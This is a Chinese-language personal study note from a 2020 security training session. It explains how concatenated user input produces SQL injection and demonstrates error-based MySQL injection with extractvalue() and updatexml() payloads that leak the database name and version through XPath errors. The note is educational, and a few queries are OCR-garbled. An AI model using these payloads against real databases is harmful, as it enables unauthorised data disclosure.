20200629信息安全实训

笔记本: 我的第一个笔记本

创建时间: 2020/6/29 9:02 **更新时间:** 2020/6/29 16:32

作者: 820410740@qq.com

语言分类:解释型语言和编译型语言。解释型语言是一种在运行时由一个运行时组件解释语言代码并执行其中包含的指令的语言。而编译型语言是代码在生成时转换为机器指令,然后在运行时直接由使用该语言的计算机执行这些指令。

在解释型语言中,如果程序与用户进行交互。用户就可以构造特殊的输入来拼接到程序中执行,从而使 得程序依据用户输入执行有可能存在恶意行为的代码。

例如:在与用户交互的程序中,用户的输入拼接到SQL语句中,执行了与原定计划不同的行为,从而产生了SQL注入漏洞。






有回显的报错信息 sql注入



手工注入 库名 表名 字段名 列数



• extractvalue函数

参考链接: https://dev.mysql.com/doc/refman/5.7/en/xml-functions.html

12.11 XML Functions

Table 12.15 XML Functions

Name	Description
ExtractValue()	Extracts a value from an XML string using XPath notation
UpdateXML()	Return replaced XML fragment

This section discusses XML and related functionality in MySQL.

mysql> select * from articles where id = 1 and extractvalue(1, Acat(0x7e, 00version, 0x7e));
ERROR 1105 (HY000): XPATH syntax error: '5.5.5.53'
mysql> select * from articles where id = 1 and extractvalue(1, concat(0x7e, database(), 0x7e));
ERROR 1105 (HY000): XPATH syntax error: 'cms'

updatexml函数

UPDATEXML (XML_document, XPath_string, new_value);

第一个参数。XML_document是String格式,为XML文档对象的名称,文中为Doc

第二个参数:XPath_string (Xpath格式的字符串) ,如果不了解Xpath语法,可以在网上查找教程。

第三个参数: new_value, String格式, 替换查找到的符合条件的数据

mysql> select * from articles where id = 1 and updatexml(1, concat(0x7e, database(), 0x7e), 1); ERROR 1105 (HY000): XPATH syntax error: cms nysql> select * from articles where id = 1 and updatexml(1, concat(0x7e, @@version, 0x7e), 1); ERROR 1105 (HY000): XPATH syntax error: 5.5.5.53